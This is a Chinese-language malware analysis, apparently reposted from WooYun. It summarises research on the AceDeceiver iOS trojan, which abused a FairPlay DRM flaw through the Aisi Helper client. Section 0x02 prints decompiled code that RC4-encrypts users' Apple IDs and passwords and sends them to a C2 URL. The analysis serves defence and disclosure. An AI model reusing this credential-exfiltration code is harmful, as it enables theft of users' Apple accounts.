原文地址:http://drops.wooyun.org/papers/13850

Author:360NirvanTeam

原文引用自 http://researchcenter.paloaltonetworks.com/2016/03/acedeceiver-first-ios-trojan-exploiting-apple-drm-design-flaws-to-infect-any-ios-device/

0x00 前言

安全公司 palo alto networks 于3月17日发表了 《AceDeceiver：第一款利用DRM设计缺陷感染任何iOS设备的iOS木马》，利用苹果DRM系统设计漏洞传播恶意程序，窃取苹果用户的敏感信息，安全研究人员建议用户立即卸载电脑和手机上安装的爱思助手及其安装的所有iOS应用。


0x01 AceDeceiver 简介

它是第一款利用DRM设计缺陷感染任何iOS设备的iOS木马。研究人员将该恶意程序家族命名为AceDeceiver，它利用了苹果DRM保护机制 FairPlay的设计漏洞在iOS设备上安装恶意程序，利用该漏洞的攻击方法被称为FairPlay中间人攻击，早在2013年就已被利用传播盗版iOS应用。

FairPlay是苹果创建的DRM技术，用来保护数字版权。每一个新的客户使用的iTunes购买时都会生成一个新的随机用户密钥和用于加密的主密钥。随机用户密钥连同账户信息存储在苹果的服务器上同时发送到iTunes。iTunes再用自己的密钥去存储这些密钥。使用该密钥信息库iTunes是能够检索解密的主密钥所需要的用户密钥。


当用户授权一台新电脑，iTunes会发送一个唯一机器标识符到苹果的服务器，接收存储与该帐户信息的所有用户密钥。这保证了苹果能够限制被授权的计算机的数量，并确保每个授权计算机的购买记录。

在授权的关键一步是连接的iOS设备发送 `afsync.rq` 和 `afsync.rq.sig`给PC端，然后itunes会返回正确的afsync.rs 和 afsync.rs.sig文件给iOS设备，文件正确后才会解开DRM保护安装App。



爱思助手通过实现模拟客户端的iTunes行为，模仿iTunes和iOS设备通信对用户的设备进行欺骗，用户可以安装他们从来没有实际支付的应用，以及软件的创建者可以在用户不知情的情况下安装潜在恶意应用程序。

攻击流程如下图：



通过模拟iTunes 的中间人客户端，对用户进行攻击，攻击包括安装恶意App，盗取Apple id 账户信息等。

0x02 盗取App 账户密码

如果用户从中国访问作为第三方的应用程序商店的AceDeceiver上的iOS应用。，一些在商店所提供的应用程序或游戏也是通过FairPlay的MITM攻击安装的。此外，这些应用建议用户输入自己的Apple ID，密码，使用户可以“从App Store直接安装免费应用程序，应用程序购买，登录游戏中心”。

下图是 爱思助手提示用户输入自己的Apple id 密码等。

当用户输入信息后会将加密的Apple ID和密码发送回AceDeceiver的C2的服务器的“`http://buy.app.i4[.]cn`”,如下图如示。

```
v9 = objc_msgSend(&OBJC_CLASS___RC4, "alloc");
v10 = objc_msgSend(v9, "initWithKey:", CFSTR("bbs.i4.cn/forum.php?mod=viewthread&tid=m&fromuid=n"));
v11 = v10;
v12 = objc_msgSend(v10, "encryptString:", v6);
v13 = (void *)objc_retainAutoreleasedReturnValue(v12);
v14 = v13;
v15 = objc_msgSend(v13, "URLEncodedString");
v16 = objc_retainAutoreleasedReturnValue(v15);
objc_release(v14);
v17 = *((_DWORD *)v8 + 3);
*((_DWORD *)v8 + 3) = v16;
v18 = objc_retain(v16);
objc_release(v17);
v19 = objc_retain(v6);
v20 = *((_DWORD *)v8 + 1);
*((_DWORD *)v8 + 1) = v19;
objc_release(v20);
v21 = objc_msgSend(&OBJC_CLASS___RC4, "alloc");
v22 = objc_msgSend(v21, "initWithKey:", CFSTR("bbs.i4.cn/forum.php?mod=viewthread&tid=m&fromuid=n"));
v23 = v22;
v24 = objc_msgSend(v22, "encryptString:", v7);
v25 = (void *)objc_retainAutoreleasedReturnValue(v24);
v26 = v25;
v27 = objc_msgSend(v25, "URLEncodedString");
v28 = objc_retainAutoreleasedReturnValue(v27);
```

```
v8 = objc_msgSend(v7, "appleId_RC4");
v37 = -1;
v21 = objc_retainAutoreleasedReturnValue(v8);
v9 = *(void **)(v22 + v20);
v37 = 2;
v10 = objc_msgSend(v9, "password_RC4");
v37 = -1;
v20 = objc_retainAutoreleasedReturnValue(v10);
v37 = 3;
v17 = v21;
v18 = v20;
v11 = objc_msgSend(
        v19,
        "stringWithFormat:",
        CFSTR("%@/myapp/submit?id=%@&value=%@"),
        CFSTR("http://buy.app.i4.cn"),
        v21,
        v20);
```

drops.wooyun.org

0x03 通过爱思助手传播

“爱思助手 (Aisi Helper)”这款Windows 客户端是位于中国深圳的一家公司开发的，研究者与2016年2月的调查，爱思助手的Windows或iOS从官方网站下载客户端包含的AceDeceiver木马。

并且公司网站的法律公告上写着与个人资料泄露，丢失，被调用或篡改等不负任何责任。 如下图：

drops.wooyun.org

0x04 躲避App Store检查

爱思助手主要分为爱思助手iOS版，爱思助手Windwos版。

爱思助手一开始没有表现出恶意行为，到2014年12月它积累了超过1500万用户，2015年3月它嵌入的iOS版加入了密码窃取功能，它会自动在连接到PC上的iOS设备上安装恶意应用。

爱思助手iOS 版伪装成墙纸应用通过了苹果的审查，研究人员发现“AceDeceiver iOS App”在2015年7月到2016年2月之间就有上传到官方应用商店。通过对恶意程序指令控制中心(C2)的分析发现，AceDeceiver非常具有欺骗性，能在应用审查期间关闭恶意功能，而恶意功能只面向中国IP地址开放。

0x05 如何处理

为了用户的敏感信息不被窃取，安全研究人员建议用户立即卸载电脑和手机上安装的爱思助手及其安装的所有iOS应用。